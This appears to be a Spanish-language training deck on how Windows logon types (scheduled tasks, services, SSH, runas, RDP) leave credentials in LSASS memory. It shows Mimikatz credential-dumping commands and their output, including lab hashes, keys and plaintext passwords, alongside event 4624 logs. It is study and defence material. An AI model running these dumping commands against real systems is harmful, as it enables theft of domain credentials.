
## Caso 3 - Tareas programadas - Resumen

- No hay manera de evitar que se queden cacheadas (lsadump::cache). Es propia funcionalidad de Microsoft.
- Si elegimos la opción de NO almacenar la contraseña, podremos evitar que se encuentre el NTLM en memoria.

```
mimikatz # vault::cred /patch
TargetName : WindowsLive:target=virtualapp/didlogical / <NULL>
UserName   : 02uydqgmuvfcgskq
Comment    : PersistedCredential
Type       : 1 - generic
Persist    : 2 - local_machine
Flags      : 00000000
Credential :
Attributes : 32
```



Nombre	PID	Estado	Nombre d...	CPU	Memoria (...)	Virtualización ...
win32calc.exe	3408	En ejecución	lbatch	00	1.964 K	No permitida



Evento 4624, Microsoft Windows security auditing.

**Firmante:**

- Id. de seguridad: SYSTEM
- Nombre de cuenta: SERVERS
- Dominio de cuenta: CCN
- Id. de inicio de sesión: 0x3E7

**Información de inicio de sesión:**

- Tipo de inicio de sesión: 4
- Modo de administrador restringido: -
- Cuenta virtual: No
- Token elevado: No

**Nuevo inicio de sesión:**

- Id. de seguridad: CCN\lbatch
- Nombre de cuenta: lbatch
- Dominio de cuenta: CCN
- Id. de inicio de sesión: 0x15C3C0
- Inicio de sesión vinculado: 0x0

☒ Ejecutar tanto si el usuario inició sesión como si no

☒ No almacenar contraseña. La tarea solo tendrá acceso a los recursos del equipo local.



☐ Ejecutar con privilegios elevados



# Cazando y analizando sesiones - Análisis de casos

## Caso 4 - Servicios

- Es necesario crear un servicio que sea ejecutado por un usuario local o de dominio. En este caso, dicho servicio se inicia automáticamente cuando se arranca el equipo y ejecuta una PowerShell en segundo plano.
- Herramientas: Mimikatz.





# Cazando y analizando sesiones - Análisis de casos

## Caso 4 - Servicios - Análisis

- Tipo de sesión: *Logon Type 5 - Servicio*
- Es posible obtener las credenciales de muchas maneras sin necesidad de estar el servicio en ejecución.
  - Lsadump::secrets (Texto Plano)
  - Vault::cred /patch (Texto Plano)
- Podemos encontrarla en memoria con el comando sekurlsa::logonpasswords (Hash) o sekurlsa::ekeys (Hash) en caso de que el servicio se encuentre en ejecución.

## Caso 4 - Servicios - Resumen

- No hay manera de evitar que se queden cacheadas. Es propia funcionalidad de Microsoft.
- Si hemos actualizado el usuario y su contraseña, la contraseña antigua se queda cacheada.

```
Authentication Id : 0 ; 2712211 (00000000:00296293)
Session          : Service from 0
User Name        : svc_pedro
Domain           : CCN
Logon Server     : DC
Logon Time       : 07/11/2023 18:56:51
SID              : S-1-5-21-4130058996-3649288845-533738461-1109

* Username : svc_pedro
* Domain   : CCN.LABS
* Password : (null)
* Key List :
  aes256_hmac      a64f5250f193ac36148126d9746136be24b68412c550664103c50728fa8e7bee
  rc4_hmac_nt      fc525c9683e8fe067095ba2ddc971889
```

```
mimikatz # lsadump::secrets
Domain : SERVER
SysKey : c69edef87b7a2452efc38e6763a6218d

Local name : SERVER ( S-1-5-21-3981767109-3023687473-658894181 )
Domain name : CCN ( S-1-5-21-4130058996-3649288845-533738461 )
Domain FQDN : ccn.labs

Policy subsystem is : 1.18
LSA Key(s) : 1, default {d4f8df30-c175-723e-256d-8e48a1e96379}
[00] {d4f8df30-c175-723e-256d-8e48a1e96379} 989e97eb1080ebf295f5b4c185a78832960

Secret : $MACHINE.ACC
cur/text: H2bqXRUs9Z;sPooA/"2K'Yb+e>7nY@U6pE$xBS6"XiGThE).+fn:!)2[ce0 n2Fr4x&0\{8
NTLM:dcf3bcaa78b1f8bfe2f3e15aa822e3ae
SHA1:5a19bde3139f013a07050dcfd08dc2942a57ee03
old/text: H2bqXRUs9Z;sPooA/"2K'Yb+e>7nY@U6pE$xBS6"XiGThE).+fn:!)2[ce0 n2Fr4x&0\{8
NTLM:dcf3bcaa78b1f8bfe2f3e15aa822e3ae
SHA1:5a19bde3139f013a07050dcfd08dc2942a57ee03

Secret : DefaultPassword

Secret : DDADT CVSTEM

Secret : _SC_Servicio / service 'Servicio' with username : .\Paco
cur/text: Passw0rd!!!
old/text: Passw0rd!

Secret : NL$KM
cur/hex : fa 76 e5 13 9f ce b1 0b 1d c5 13 4a 0e be 6a c0 c7 3b 20 6e 94 ed 60 83
old/hex : fa 76 e5 13 9f ce b1 0b 1d c5 13 4a 0e be 6a c0 c7 3b 20 6e 94 ed 60 83

Secret : _SC_Servicio / service 'Servicio' with username : svc_pedro@ccn.labs
cur/text: Passw0rd!
```



# Cazando y analizando sesiones - Análisis de casos


## Caso 5 – Inicio de sesión remoto por SSH o FTP

- Acceso remoto mediante SSH como el ssh.
- Análisis de memoria como Jorge.
- Cierre de sesión remota.
- Análisis de memoria como Jorge.

Herramientas:

- SSH nativo de PowerShell o Putty para conectarse.
- Mimikatz

Administrador de tareas				
Archivo Opciones Vista				
Procesos Rendimiento Usuarios Detalles Servicios				
Nombre	PID	Estado	Nombre d...	CPU
svchost.exe	2464	En ejecución	SERVICIO ...	00
sshd.exe	2640	En ejecución	ssh	00
conhost.exe	5840	En ejecución	ssh	00
cmd.exe	2752	En ejecución	ssh	00
sshd.exe	2532	En ejecución	SYSTEM	00





# Cazando y analizando sesiones - Análisis de casos

## Caso 5 - Inicio de sesión remoto por SSH o FTP - Análisis

- Tipo de sesión: *Logon Type 8 - NetworkCleartext*
- Al acceder por SSH, el hash de la credencial queda cacheado en Mimikatz (Punto 1). Es posible obtener el hash usando:
  - Sekurlsa::ekeys
  - Sekurlsa::logonpasswords
- Si no se aplican restricciones a nivel de AD, cualquier usuario puede conectarse por SSH por defecto.

## Caso 5 - Inicio de sesión remoto por SSH o FTP - Resumen

- Al cerrar la sesión de SSH, desaparece completamente de memoria, sin dejar rastro de haber ocurrido.

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 5274960 (00000000:00507d50)
Session           : NetworkCleartext from 0
User Name         : ssh
Domain            : CCN
Logon Server       : DC
Logon Time         : 13/11/2023 17:42:41
SID               : S-1-5-21-4130058996-3649288845-533738461-1114

* Username : ssh
* Domain   : CCN.LABS
* Password : (null)
* Key List :
  aes256_hmac      f52671f12767cb93556c9ca61874a7851044bffb433e8c31ed42d7f1a9c8a11c
  rc4_hmac_nt      fc525c9683e8fe067095ba2ddc971889
  rc4_hmac_old     fc525c9683e8fe067095ba2ddc971889
  rc4_md4          fc525c9683e8fe067095ba2ddc971889
  rc4_hmac_nt_exp  fc525c9683e8fe067095ba2ddc971889
  rc4_hmac_old_exp fc525c9683e8fe067095ba2ddc971889
```

Información 13/11/2023 17:42:41 Microsoft Windows security auditing... 4624 Logon

Evento 4624, Microsoft Windows security auditing.

General Detalles

Se inició sesión correctamente en una cuenta.

Firmante:

Id. de seguridad:	SYSTEM
Nombre de cuenta:	SERVERS
Dominio de cuenta:	CCN
Id. de inicio de sesión:	0x3E7

Información de inicio de sesión:

Tipo de inicio de sesión:	8
Modo de administrador restringido:	-
Cuenta virtual:	No
Token elevado:	No

Nivel de suplantación: Suplantación

Nuevo inicio de sesión:

Id. de seguridad:	CCN\ssh
Nombre de cuenta:	ssh
Dominio de cuenta:	CCN
Id. de inicio de sesión:	0x507D50
Inicio de sesión vinculado:	0x0
Nombre de cuenta de red:	-
Dominio de cuenta de red:	-
GUID de inicio de sesión:	{6da7ecba-721f-798b-e4ed-b5cf4d3d97aa}



# Cazando y analizando sesiones - Análisis de casos

## Caso 6 - Runas

1. Iniciamos una cmd mediante el uso del comando RUNAS.
2. Analizamos la memoria mientras el proceso esté abierto.
3. Cerramos el proceso y volvemos a analizar la memoria.

**Nota:** Esto permite tener un proceso ejecutado por el usuario X, pero con las credenciales del usuario Y.

```
C:\> cmd (ejecutándose como CCN\runas)

Microsoft Windows [Versión 10.0.17763.4974]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.


C:\Windows\system32>whoami /all

INFORMACIÓN DE USUARIO
-----

Nombre de usuario SID
-----
ccn\jorge S-1-5-21-4130058996-3649288845-533738461-1108
ERROR: no se puede obtener información de pertenencia a grupos.
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\jorge> runas /netonly /user:CCN\userrunas cmd
Escriba la contraseña para CCN\userrunas:
Intentando iniciar cmd como usuario "CCN\userrunas" ...
```





# Cazando y analizando sesiones - Análisis de casos

## Caso 6 - Runas - Análisis

- Tipo de sesión: *Logon Type 9 - NewCredentials*
- Sobre el papel, es lo mismo que arrancar un proceso como otro usuario desde la interfaz de usuario. Sin embargo, a nivel de LSA, se gestiona de maneras diferentes.
- Podemos encontrar la credencial de las siguientes maneras:
  - Sekurlsa::ekeys (Hash)
  - Sekurlsa::kerberos (Texto Plano solo usando /netonly)
  - Sekurlsa::msv (Hash)

## Caso 6 - Runas - Resumen

- No se queda cacheada en memoria si usamos /netonly.
- Se queda cacheada cuando no usamos /netonly (*Logon Type 2*).
- Al cerrar el proceso, desaparece de memoria.
- Hacer un Pass The Key genera un *Logon Type 9*.

```
mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 5812894 (00000000:0058b29e)
Session          : NewCredentials from 0
User Name        : jorge
Domain           : CCN
Logon Server      : (null)
Logon Time       : 13/11/2023 17:54:23
SID              : S-1-5-21-4130058996-3649288845-533738461-1108

kerberos :
* Username : userrunas
* Domain   : CCN
* Password : Passw0rd!
```

```
Authentication Id : 0 ; 5812894 (00000000:0058b29e)
Session          : NewCredentials from 0
User Name        : jorge
Domain           : CCN
Logon Server      : (null)
Logon Time       : 13/11/2023 17:54:23
SID              : S-1-5-21-4130058996-3649288845-533738461-1108

msv :
[00000003] Primary
* Username : userrunas
* Domain   : CCN
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : 0e1a1e801eb4a982108e4549250f2ab8
```





# Cazando y analizando sesiones - Análisis de casos

## Caso 6 - Runas - Extra mile

- A nivel de eventos de inicio de sesión, tenemos dos usuarios diferentes: el que ejecuta el proceso y el que se autentica a nivel de red.
- El "dueño" de ese proceso sigue siendo el usuario Jorge, no userrunas.

Información 13/11/2023 17:54:23 Microsoft Windows security auditing... 4624 Logon

Evento 4624, Microsoft Windows security auditing.

General Detalles

Firmante:

Id. de seguridad:	CCN\jorge
Nombre de cuenta:	jorge
Dominio de cuenta:	CCN
Id. de inicio de sesión:	0x2FC193

Información de inicio de sesión:

Tipo de inicio de sesión:	9
Modo de administrador restringido:	-
Cuenta virtual:	No
Token elevado:	No

Nivel de suplantación: Suplantación

Nuevo inicio de sesión:

Id. de seguridad:	CCN\jorge
Nombre de cuenta:	jorge
Dominio de cuenta:	CCN
Id. de inicio de sesión:	0x58B29E
Inicio de sesión vinculado:	0x0
Nombre de cuenta de red:	userrunas
Dominio de cuenta de red:	CCN
GUID de inicio de sesión:	{00000000-0000-0000-0000-000000000000}

cmd.exe:3932 Properties

Threads TCP/IP Security Environment Job Strings  
Image Performance Performance Graph GPU Graph

Image File

Procesador de comandos de Windows (Unknown)

Version: 10.0.17763.1697  
Build Time: Fri May 30 02:32:37 2008  
Path: C:\Windows\System32\cmd.exe Explore

Command line: cmd

Current directory: C:\Windows\System32\

Autostart Location: n/a Explore

Parent: <Non-existent Process>(3812) Verify

User: CCN\jorge Bring to Front

Started: 17:54:23 13/11/2023 Image: 64-bit Kill Process

Comment:

VirusTotal: Submit

Data Execution Prevention (DEP) Status: Enabled (permanent)  
Address Space Load Randomization: High-Entropy, Bottom-Up  
Control Flow Guard: Enabled  
Enterprise Context: N/A  
Stack Protection:

OK Cancel




# Cazando y analizando sesiones - Análisis de casos

## Caso 7 – Acceso por RDP

1. Análisis de un servidor con varias conexiones por RDP simultáneas.
2. Análisis de un equipo donde uno de los usuarios está realizando una conexión por RDP a otro equipo.

Herramientas:

- Mimikatz
- RDP (Microsoft)
- Rdesktop (Kali)
- Xfreerdp (Kali)





# Cazando y analizando sesiones - Análisis de casos

## Caso 7 – Acceso por RDP – Análisis (servidor)

- Tipo de sesión: *Logon Type 10 - Remote Interactive*
- Inicio de sesión por RDP como Antonio (RDP) y rdp (xfreerdp).
- Ambos conectados y “trabajando”.
- Podemos encontrar la credencial de las siguientes maneras:
  - Ts::logonpasswords (Texto Plano)
  - Sekurlsa::msv (Hash)
- Al cerrar sesión, quedan rastros del inicio en Mimikatz.
- Quedan cacheadas (lsadump::cache).

```
Authentication Id : 0 ; 8194792 (00000000:007d0ae8)
Session           : RemoteInteractive from 6
User Name         : Antonio
Domain            : CCN
Logon Server      : DC
Logon Time        : 13/11/2023 18:26:03
SID               : S-1-5-21-4130058996-3649288845-533738461-1107

    msv :
    tspkg :
    wdigest :
    kerberos :
    ssp :
    credman :
```

Administrador de tareas			
Archivo Opciones Vista			
Procesos Rendimiento Usuarios Detalles Servicios			
Usuario		Estado	
			52% CPU 93% Memoria
> Antonio (20)			11,3% 78,7 MB
> jorge (31)			24,3% 237,6 MB
> rdp (18)			0,4% 104,6 MB

```
Authentication Id : 0 ; 9000165 (00000000:008954e5)
Session           : RemoteInteractive from 5
User Name         : Antonio
Domain            : CCN
Logon Server      : DC
Logon Time        : 13/11/2023 18:39:16
SID               : S-1-5-21-4130058996-3649288845-533738461-1107


    msv :
    [00000003] Primary
    * Username : antonio
    * Domain   : CCN
    * NTLM     : fc525c9683e8fe067095ba2ddc971889
    * SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
    * DPAPI    : 72c5de342cbddc16303c67983c82e1ed
    tspkg :
    wdigest :
    * Username : antonio
    * Domain   : CCN
    * Password : (null)
    kerberos :
    * Username : Antonio
    * Domain   : CCN.LABS
    * Password : (null)
    ssp :
    credman :
```



# Cazando y analizando sesiones - Análisis de casos

## Caso 7 – Acceso por RDP – Análisis (Servidor)

- Según las pruebas, en WS 2019 o posteriores, no es posible acceder en texto plano a la credencial usando RDP o xfreerdp.
- Con rdesktop, la credencial **sí** sale en texto plano (necesario deshabilitar NLA para que rdesktop funcione).



```
mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!

mimikatz # ts::logonpasswords
!!! Warning: false positives can be listed !!!

Domain      : CCN
UserName    : rdp
Password/Pin:

* Web Credentials? *
Domain      : CCN
UserName    : Antonio
Password/Pin: ~[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] c'

Domain      : CCN
UserName    : Antonio
Password/Pin:
```

```
mimikatz # ts::logonpasswords
!!! Warning: false positives can be listed !!!

Domain      : CCN
UserName    : rdp
Password/Pin:

* Web Credentials? *
Domain      : CCN
UserName    : Antonio
Password/Pin: ~[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] c'

